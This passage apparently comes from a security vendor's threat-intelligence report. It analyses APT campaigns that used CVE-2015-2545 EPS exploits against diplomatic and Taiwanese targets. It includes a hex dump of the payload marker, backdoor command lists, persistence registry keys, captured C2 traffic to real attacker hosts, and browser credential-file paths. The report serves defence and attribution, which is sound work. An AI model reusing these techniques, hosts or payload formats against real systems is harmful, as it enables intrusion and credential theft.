The attachment contains the file "Holidays in India in 2016.docx" with the embedded EPS exploit. This time the attackers used the second variant of the exploit (previously used by the EvilPost and APT16 groups), with minor changes:

- They removed the part with the "h:\test.txt" strings
- Dropped the binary added at the end of the EPS object (the same as in the third variant of the exploit)

Instead of using the "PdPD" string as a marker for binary, they used a new identifier: "1111111122222222"


```

00019A00: 73 65 74 66-6F 6E 74 20-28 48 65 6C-6C 6F 20 57 setfont (Hello W
00019A00: 6F 72 6C 64-29 20 20 73-68 6F 77 20-72 65 73 74 orld) show rest
00019A00: 6F 72 65 20-0D 0A 3C 31-31 31 31 31-31 31 31 32 ore <111111112
00019AE0: 32 32 32 32-32 32 32 4D-5A 90 00 03-00 00 00 04 2222222MZP
00019AF0: 00 00 00 FF-FF 00 00 B8-00 00 00 00-00 00 00 40
00019B00: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00019B10: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00019B20: 00 00 00 E0-00 00 00 0E-1F BA 0E 00-B4 09 CD 21
00019B30: B8 01 4C CD-21 54 68 69-73 20 70 72-6F 67 72 61
00019B40: 6D 20 63 61-6E 6E 6F 74-20 62 65 20-72 75 6E 20
00019B50: 69 6E 20 44-4F 53 20 6D-6F 64 65 2E-0D 0D 0A 24
00019B60: 00 00 00 00-00 00 00 F9-D8 3F 1D BD-B9 51 4E BD
00019B70: B9 51 4E BD-B9 51 4E B4-C1 C4 4E A6-B9 51 4E B4
00019B80: C1 D2 4E 2D-B9 51 4E B4-C1 C2 4E AE-B9 51 4E BD
00019B90: B9 50 4E 4E-B9 51 4E B4-C1 D5 4E DA-B9 51 4E B4
00019BA0: C1 C3 4E BC-B9 51 4E B4-C1 C5 4E BC-B9 51 4E B4
00019BB0: C1 C0 4E BC-B9 51 4E 52-69 63 68 BD-B9 51 4E 00
00019BC0: 00 00 00 00-00 00 00 50-45 00 00 4C-01 04 00 A7
    
```

*New identifier used*

All these changes created a new variant of the exploit, detected by very few antivirus products.

The decoy document was created on January 27<sup>th</sup>, and then modified by adding the EPS exploit on March 28<sup>th</sup>, right before the attack.



*Decoy document*

According to its metadata, the document was created and modified by Chinese users:


Связанные даты

Изменено 26.01.2016 14:30


Создано 26.01.2016 14:30

Напечатано

Связанные пользователи

Автор  Windows 用户


Добавить автора

Кем изменено  junme

*Decoy's metadata*

### March attack – payload


The dropped file is a RarSFX archive (331307 bytes). According to comments in the archive, this was also created by a Chinese user:



Name	Size	
..		;下面的注释包含自解压脚本命令
appinfo.dat	41 984	Setup=PotPlayerMini.exe
PotPlayer.dll	54 272	TempMode
PotPlayerMini.exe	81 448	Silent=1
update.dat	30 724	

The dropper installs four files in the system. The “Appinfo.dat” file launches “PotPlayerMini.exe”, monitors the memory periodically with the GlobalMemoryStatus API function and writes the results to “C:\windowsmemstatus.txt”

The main loader “PotPlayerMini.exe” is a legitimate multimedia player from [Daum Communication](#). The file is signed with a legitimate signature from “Daum Communications Corp.”



*Digital signature information*

This legitimate file is used by the attackers to load a malicious, unsigned file from the same folder: PotPlayer.dll (the hardcoded PDB path inside is "C:\Users\john\Desktop\PotPlayerRelease\PotPlayer.pdb"). This, in turn executes appinfo.dat (the hardcoded PDB path inside is "D:\BaiduYunDownload\ServiceExeRelease\ServiceExe.pdb"), which is a Yoda-compressed binary. The backdoor code is stored inside update.dat.

The potplayer.dll "PreprocessCmdLineEx" export function:

- Creates a service named "MemoryStatus" with a path to "appinfo.dat" file and sets it to HKEY\_CURRENT\_USER Software\Microsoft\Windows\CurrentVersion\Run with the name "potplayer".
- Opens "update.dat" file, decrypts it with xor operations and passes the execution to the result buffer.

"update.dat", a backdoor:

Makes its first GET request to hardcoded CnC "newsupdate.dynssl.com/index.html" in order to get the new CnC in the response.

If 407 response code is returned (Proxy authentication required) then the sample sends the request again with "proxyname" string as the proxy username and "proxypass" string as the proxy password. That suggests that may be the sample is compiled using some builder where these parameters must be set manually and in this specific sample were not changed from default.

Finds "8FC628C9F43D42E2B77C2801518AF2A5" substring and decrypts it using AES CTR mode thrice using three 16-bytes keys.

Makes a POST request to the new CnC with "im=validate" URL parameter and expects "success" string as the response.

Forms the following structure in order to send to CnC in POST-request after AES encryption:

- "CFB4CDE8-9285-4CC2-ACE2-CD9CCDF22C0D" string

- Local IP
- Host name
- 0x3E9 dword
- OS version
- SYSTEM\_INFO structure

Decrypts the response using AES with one key.

Commands:

- Lists files in directory
- Enumerates drives and their type
- Enumerates given registry key and value
- Enumerates processes
- Deletes given file
- Creates given process
- Moves or copies given file
- Uploads file
- Writes to file and launches it
- Enumerates services
- Terminates given process
- Provides shell via cmd.exe

The malware connects to the following C2s:

- newsupdate.dynssl.com (103.61.136.120)
- dnsnews.dns05.com (118.193.12.252)

The connection:

```
GET /index.html HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en,fr
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2)
Host: newsupdate.dynssl.com
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Thu, 24 Mar 2016 18:44:23 GMT
Accept-Ranges: bytes
ETag: "c0a82a2ffd85d11:0"
Server: Microsoft-IIS/7.5
Date: Wed, 30 Mar 2016 22:19:45 GMT
Content-Length: 344

<html>
<head></head>
<body>
<div
content="8FC628C9F43D42E2B77C2801518AF2A5916F596DB0CF48CC9F0CB0C573F1B89C053B31CFC6
2A40AF9F5095B2E1935835A346EAD147D416AC209C764C195C04450FA9C5E0AAD508C3E19F3178E2BD8
40135491366E8396598300E39F40FC323ED3A71B3FB52503CCA3A474C764BCF7E476F0FB5DDE52F8CE7
9DE341752409E970A0AE7A38741A120F080670"></div>
</body>
</html>

POST /?im=client HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en,fr
Content-Type: multipart/form-data; boundary=-----
43842986282174781867651691
Content-Length: 520
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2)
Host: dnsnews.dns05.com
Connection: Keep-Alive
Cache-Control: no-cache

-----43842986282174781867651691
Content-Disposition: form-data; name="file"; filename="logo.png"
Content-Type: application/octet-stream


..F.5g.^(.jk...a<.."....c)f55e3<4e2beg0.GBF0G@A<)=6<1)0GG6)EGA6)G@=GG@B66G4@.....
.....,.....Wavrmga$Tego$6.....
.....{.....N.....9.....
-----43842986282174781867651691--

HTTP/1.1 200 OK
Connection: Close
Content-Type: text/html
Date: Thu, 31 Mar 2016 22:08:31 GMT
```

The two hosts are dynamic DNS subdomains, using the provider CHANGEIP DNS.

### SVCMONDR: the Taiwan case

In December 2015, we uncovered another example of the type of shellcode found in the exploit for CVE-2015-2545. On 11 December, a spear-phishing email was sent by attackers to an employee of a Taiwanese security software reseller.



### Spear-phishing email

The attachment contained a Web Archive File with "1-3說明檔.doc" and a malicious EPS file inside.



### "1-3說明檔.doc"

This EPS (98c57aa9c7e3f90c4eb4afeba8128484) is exploit CVE-2015-2545 and contains an encrypted binary starting with "PdPD" (50 64 50 44), the same as seen in the Danti attacks.

The structure of the Web Archive also carries references to the same files as the Danti group (with image002.gif and "image002.eps".) However, the files themselves are absent from the archive.

```

-----=_NextPart_01D0EBB5.315CD600
Content-Location: file:///C:/2673C892/Doc2_files/image002.gif
Content-Transfer-Encoding: base64
Content-Type: image/eps

-----=_NextPart_01D0EBB5.315CD600
Content-Location: file:///C:/2673C892/Doc2_files/filelist.xml
Content-Transfer-Encoding: quoted-printable
Content-Type: text/xml; charset="utf-8"

<xml xmlns:o=3D"urn:schemas-microsoft-com:office:office">
  <o:MainFile HRef=3D"./Doc2.htm"/>
  <o:File HRef=3D"themedata.thmx"/>
  <o:File HRef=3D"colorshememapping.xml"/>
  <o:File HRef=3D"image001.eps"/>
  <o:File HRef=3D"image002.eps"/>
  <o:File HRef=3D"filelist.xml"/>
</xml>
-----=_NextPart_01D0EBB5.315CD600--

```

*Part of the Web Archive*

This resemblance could mean that we can attribute this case to the Danti group. However, it could also be a coincidence or yet another case of different groups using the same malicious code. That’s why we are noting this incident separately from the Danti group’s activity.

Interestingly, in the first few days of December, another group – APT16 (FireEye’s classification) also targeted Taiwan-based organizations with a CVE-2015-2545 EPS exploit, and its emails originated from the same domain as the one sent by the SVCMONDR attackers. However, it used another type of shellcode and a different backdoor – ELMER (<https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html>).

After opening the doc file (which is again a Web Archive File), the exploit drops and executes the Trojan program “svcmondr.exe” (8052234dcd41a7d619acb0ec9636be0b).

This queries the registry:

“HKEY\_USERSSoftwareMicrosoftWindowsCurrentVersionInternet SettingsConnectionsDefaultConnectionSettings” and “HKCUSoftwareMicrosoftWindowsCurrentVersionInternetSettingsConnectionsDefaultConnectionSettings” and compares the values. If they don’t coincide, it sets the “DefaultConnectionSettings” value from the HKEY\_USERS to HKCU key.

It sets values taken from:

1. 1 HKEY\_USERSSoftwareMicrosoftWindowsCurrentVersionInternet SettingsZones3 {A8A88C49-5EB2-4990-A1A2-0876022C854F}
2. 2 HKEY\_USERSSoftwareMicrosoftWindowsCurrentVersionInternet SettingsZones3 {AEBA21FA-782A-4A90-978D-B72164C80120}
3. 3 HKEY\_USERSSoftwareMicrosoftWindowsCurrentVersionInternet SettingsZones31A10

To the appropriate HKCU key (for example: HKCUSoftwareMicrosoftWindowsCurrentVersionInternet SettingsZones3 {A8A88C49-5EB2-4990-A1A2-0876022C854F}, etc.).

Then forms the structure in order to send it to the CnC in a POST-request with the following fields:

- 0x8888 constant
- 0x8000 constant
- 18-bytes hex string based on CoCreateGuid function
- Local IP
- MAC address

```

00000000: 00 00 00 00 .88 88 00 00 .00 80 00 00 .00 00 00 00  MM A
00000010: 61 39 62 39 .31 65 30 63 .30 30 30 30 .61 32 66 65  a9b91e0c0000a2fe
00000020: 37 34 00 00 .00 00 00 00 .00 00 00 00 .00 00 00 00  74
00000030: 31 30 2E 36 .33 2E 31 32 .2E 34 00 00 .00 00 00 00  10.63.12.4
00000040: 30 30 30 43 .32 39 45 39 .37 38 36 42 .00 00 00 00  000C29E9786B
00000050: 00 00 00 00 .

```

#### Example of POST request

It encodes the resulting structure with base64. Example of a POST request:

```
POST / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: 59.188.13.204:9080
Content-Length: 112
Connection: Keep-Alive
Cache-Control: no-cache

AAAAAIiIAAAAgAAAAAAGQwNTRIYTkxMDAwMGEyZmU3NAAAAAAAAAAAAAAAAAMTAuNjMuMTIuAAAAAAAAADAwMEM
```

Based on the CnC response, the sample:

- Checks the password in the CnC response and compares it with the hardcoded password “1010” in its configuration structure. If the password is valid, it sets a “certified” flag and can further process the following commands.
- Launches given command line with ShellExecute, writes output results to %tmp% file, sends results to CnC and deletes the file.
- Downloads file to %Temp% folder.
- Uploads given file to CnC.
- Sets sleep interval.

All results sent to the CnC after processing commands are encrypted with RC4 with a MAC-address as a key.

The CnC points to an IP address in Hong Kong. This IP address belongs to a local private company, but falls within a range of IP addresses that belong to another enterprise that has already been identified as a host location for command and control servers that communicate with malware.

The CnC has been used in [other APT incidents, attributed by FireEye](#) to the group “admin@338” aka “Temper Panda” (59.188.0.197, accounts.serveftp.com).

In general, this IP address space from “New World Telecom HK” is one of the favorite places used by different Chinese-origin APT groups to host command & control servers/proxies.

Another detail suggesting a possible relationship between SVCMONDR and Temper Panda is the use of the “PdPD” (50 64 50 44) marker for encrypted binaries. According to CrowdStrike, the same marker has been used previously by a number of APT groups (Anchor Panda, Samurai Panda and Temper Panda).

The latest known activity of “admin@338” was in August 2015, when it was used to target Hong Kong-based media using its own tools, LOWBALL and BUBBLEWRAP.

However, we are unable to draw any conclusion regarding the relationship between the SVCMONDR group and Temper Panda.

According to KSN data, in addition to Taiwan, there are some SVCMONDR victims in Thailand.

## Conclusions

We are currently aware of at least four different APT actors actively using exploits of the CVE-2015-2545 vulnerability: TwoForOne (also known as Platinum), EvilPost, APT16 and Danti.

These groups have their own toolsets of malicious program. Danti’s arsenal is more extensive than those of EvilPost and APT16, and in terms of functionality can be compared with Platinum. All groups are focused on targets in the Asian region and have never been seen in incidents in Western Europe or the USA.

The TwoForOne (Platinum) group is described in Microsoft research, APT16 in FireEye reports, and EvilPost and Danti in Kaspersky Lab private reports.

Danti is highly focused on diplomatic entities. It may already have full access to internal networks in Indian government structures. According to Kaspersky Security Network, some Danti Trojans have also been detected in Kazakhstan, Kyrgyzstan, Uzbekistan, Myanmar, Nepal and the Philippines.

Despite the fact that Danti uses a 1-day exploit, the group is able to make its own modifications to bypass current antivirus detections. A number of the modules used by Danti have the same functionality as previously known and used malicious programs like NetTraveller and DragonOK.

The use of CVE-2015-2545 exploits is on the rise. In addition to the groups mentioned above, we have seen numerous examples of these exploits being used by traditional cybercriminals in mass mailings in February-April 2016. Such attacks mostly target financial institutions in Asia. Specifically, attacks have been recorded in Vietnam, the Philippines and

Malaysia. There are reasons to believe that Nigerian cybercriminals are behind these attacks. In some cases, the infrastructure used is the same as the one we saw when analyzing the [Adwind](#) Trojan.

We expect to see more incidents with this exploit and we continue to monitor new waves of attacks and the potential relationship with other attacks in the region.

**To know more about how to address the issue of known vulnerabilities most properly, read [this post](#) in the Kaspersky Business Blog.**

**Additional references:**

The EPS Awakens

[Part 1](#)

Part 2: <https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html>

[Unit 42 Identifies New DragonOK Backdoor Malware Deployed Against Japanese Targets](#)

[New Poison Ivy Rat Variant targets Hong-Kong-Pro-Democracy Activists](#)

[Microsoft research "Platinum"](#)

EvilPost attacks (Kaspersky Lab Private Report, March 2016)

## Appendix A: EPS Objects their payload and http.exe trojan analysis

### EPS Objects

File MD5: **a90a329335fa0af64d8394b28e0f86c1**

File type: **Encapsulated Postscript File**

Size: **189'238 bytes**

File Name: **image001.eps (from HQ list)**

This EPS file contains a shellcode that decrypts and saves file "lsass.exe" and decoy document to disk.

The dropped malicious files are described below.

File MD5: **07f4b663cc3bcb5899edba9eaf9cf4b5**

File type: **Encapsulated Postscript File**

Size: **211'766 bytes**

File Name: **image001.eps (from Mission list)**

This EPS file contains a shellcode that decrypts and saves file "lsass.exe" and decoy document to disk.

The dropped malicious files are described below.

File MD5: **b751323586c5e36d1d644ab42888a100**

File type: **Encapsulated Postscript File**

Size: **398'648 bytes**

File Name: **image001.eps (from India's 10 Top Luxury Hotels)**

This EPS file contains a shellcode that decrypts and saves the dropper file (Windows CAB) and decoy document to disk.

The dropper and dropped malicious file "http.exe" are described below.

### Payload analysis

#### Backdoor

<b>File Name</b>	lsass.exe
<b>MD5</b>	8ad9cb6b948bcf7f9211887e0cf6f02a
<b>File type</b>	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
<b>Compilation timestamp</b>	2015-12-28 07:47:54
<b>PE Resources</b>	BIN (CHINESE SIMPLIFIED)
<b>Size</b>	138'240 bytes

URL: [http://goback.strangled\[.\]net:443/](http://goback.strangled[.]net:443/) [random string]

TYPE: **POST**

USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

Real IP: **180.150.227.135:443**

Drops file from its resource section to %ALLUSERSPROFILE% IEHelper**mshhtml.dll**. The backdoor then writes a string to a given offset with the value dependent on the %ALLUSERSPROFILE% environment variable.

Thus, the md5 of dropped files can vary. Examples of md5 with standard variables:

**be0cc8411c066eac246097045b73c282**

**bae673964e9bc2a45ebcc667895104ef**

Sets registry:

If user is not admin

“HKEY\_CURRENT\_USERSoftwareMicrosoftWindowsCurrentVersioRun” value {53372C34-A872-FACF-70A7-A23C81C766C4} = “C:WindowsSystem32rundll32.exe %ALLUSERSPROFILE% IEHelpermshhtml.dll, IEHelper”

In any case:

HKEY\_LOCAL\_MACHINESoftwareMicrosoftActive SetupInstalled Components{53372C34-A872-FACF-70A7-A23C81C766C4} value “StubPath” = “C:WindowsSystem32rundll32.exe %ALLUSERSPROFILE% IEHelpermshhtml.dll, IEHelper”

Sets the following values before creating the instance of IE for communicating with the CnC:

HKEY\_CURRENT\_USERSoftwareMicrosoftInternet ExplorerMain DisableFirstRunCustomize=1

HKEY\_CURRENT\_USERSoftwareMicrosoftInternet ExplorerMain Check\_Associations=”no”

HKEY\_CURRENT\_USERSoftwareMicrosoftInternet Connection Wizard Completed=1

HKEY\_CURRENT\_USERSoftwareMicrosoftWindowsCurrentVersionInternet SettingsZoneMap IEHarden=0

Collects the following info, encodes with base64 and sends to the CnC:

- Memory status
- OS version
- User name
- OEM code page identifier
- Local IP
- CPU speed

Forms the following body in POST request to the CnC:

—=\_Part\_%x

Content-Disposition: form-data; name=”m1.jpg”

Content-Type: application/octet-stream

%base64%

—=\_Part\_%x

Where %x – decrypted adapter’s MAC address based on xor operation.

The URL path in the POST request is generated randomly with uppercase letters.

Example of CnC communication:



Copies itself to %ALLUSERPROFILE%\Accessories\wordpade.exe, launches it and exits self-process.

wordpade.exe file proceeds:

Creates mutex "GlobalwordIE". Stores keystrokes and windows titles to %Temp%\dumps.dat and xors it with 0x99.

Knocks to CnC via IE instance: [carwiseploit.no-ip.org/news/news.asp](http://carwiseploit.no-ip.org/news/news.asp)

Includes the following field in HTTP-header:

Cookie: ID=1%x, where %x – Volume Serial number of disk C

```
GET /news/news.asp HTTP/1.1
Cookie: ID=154b16ecd
User-Agent: Internet Explorer
Host: carwiseploit.no-ip.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 08 Apr 2016 17:36:19 GMT
Server: Microsoft-IIS/6.0
Content-Length: 0
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQSQSSTRT=KPJJAGPDLKILMGKCGNEDKIGN; path=/
Cache-control: private
```

Based on the CnC response, the sample:

- Provides shell via cmd.exe
- Lists files in all drives and writes to given file
- Retrieves OS version, Local IP, installed browser, Computer name, User name and writes to given file
- Writes to given file
- Deletes given file
- Uploads given file to CnC
- Makes screenshots and writes to file %Temp%\makescr.dat
- Retrieves proxy settings and proxy authentication credentials from Mozilla (signons.sqlite, logins.json) and Chrome files (%LOCALAPPDATA%\GoogleChrome\User Data\Default\Login Data), Microsoft WinInet storage, Microsoft Outlook

## Appendix B: Danti sample hashes

Emails:

aae962611da956a26a76d185455f1d44 (chancery@indianembassy.hu)  
3ed40dec891fd48c7ec6fa49b1058d24 (amb.bogota@mea.gov.in)  
1aefd1c30d1710f901c70be7f1366cae (amb.copenhagen@mea.gov.in)  
f4c1e96717c82b14ca76384cb005fbe5 (India, dsfsi@nic.in)  
1ba92c6d35b7a31046e013d35fa48775 (India, chumarpost@gmail.com)  
6d55eb3ced35c7479f67167d84bf15f0 (India, Cabinet Secretary)

Doc (Web Archive File):

C591263d56b57dfadd06a68dd9657343 (HQ List)  
Aebf03ceaf042a833ee5459016f5bde (Mission List)  
Fd6636af7d2358c40fe6923b23a690e8 (India's 10 Top Luxury Hotels)

Docx:

D91f101427a39d9f40c41aa041197a9c (Holidays in India in 2016)

EPS:

07f4b663cc3bcb5899edba9eaf9cf4b5 (India, from Mission list)  
a90a329335fa0af64d8394b28e0f86c1 (India, HQ List)  
B751323586c5e36d1d644ab42888a100 (India, Hotels)  
8cd2eb90fabd03ac97279d398b09a5e9 (Holidays in India in 2016)

CAB dropper:

6bbdbf6d3b24b8bfa296b9c76b95bb2f

RarSFX:

d0407e1a66ee2082a0d170814bd4ab02  
4902abe46039d36b45ac8a39c745445a

Potplayer:

f16903b2ff82689404f7d0820f461e5d (clean tool)

Trojans:

6bbdbf6d3b24b8bfa296b9c76b95bb2f (dropper, from cab-archive)  
3fbe576d33595734a92a665e72e5a04f (http.exe)  
8ad9cb6b948bcf7f9211887e0cf6f02a (lsass.exe)  
9469dd12136b6514d82c3b01d6082f59  
be0cc8411c066eac246097045b73c282 (mshhtml.dll)  
bae673964e9bc2a45ebcc667895104ef  
d44e971b202d573f8c797845c90e4658 (update.dat)  
332397ec261393aaa58522c4357c3e48 (potplayer.dll)  
2460871a040628c379e04f79af37060d (appinfo.dat)

C2

180.150.227.135  
Goback.strangled[.]net:443  
carwiseplot.no-ip[.]org (115.144.69.54, 115.144.107.9)  
newsupdate.dynssl[.]com (103.61.136.120)  
dnsnews.dns05[.]com (118.193.12.252)

### Appendix C: sample hashes of SVCMONDR attacks

Emails:

7a60da8198c4066cc52d79eefcb327 (Taiwan, janet@eranger.com.tw)

Doc (Web Archive File):

d0533874d7255b881187e842e747c268 (Taiwan, 1-3說明檔.doc)

EPS:

98c57aa9c7e3f90c4eb4afeba8128484 (Taiwan)

Trojans:

8052234dcd41a7d619acb0ec9636be0b (svcmndr.ex, Taiwan)  
046b98a742cecc11fb18d9554483be2d (svcmndr.ex,Thailand)

C2:

59.188.13.204  
180.128.10.28  
www.ocaler.mooc[.]com  
www.onmypc.serverpit[.]com

**SUBSCRIBE NOW FOR KASPERSKY LAB'S APT INTELLIGENCE REPORTS**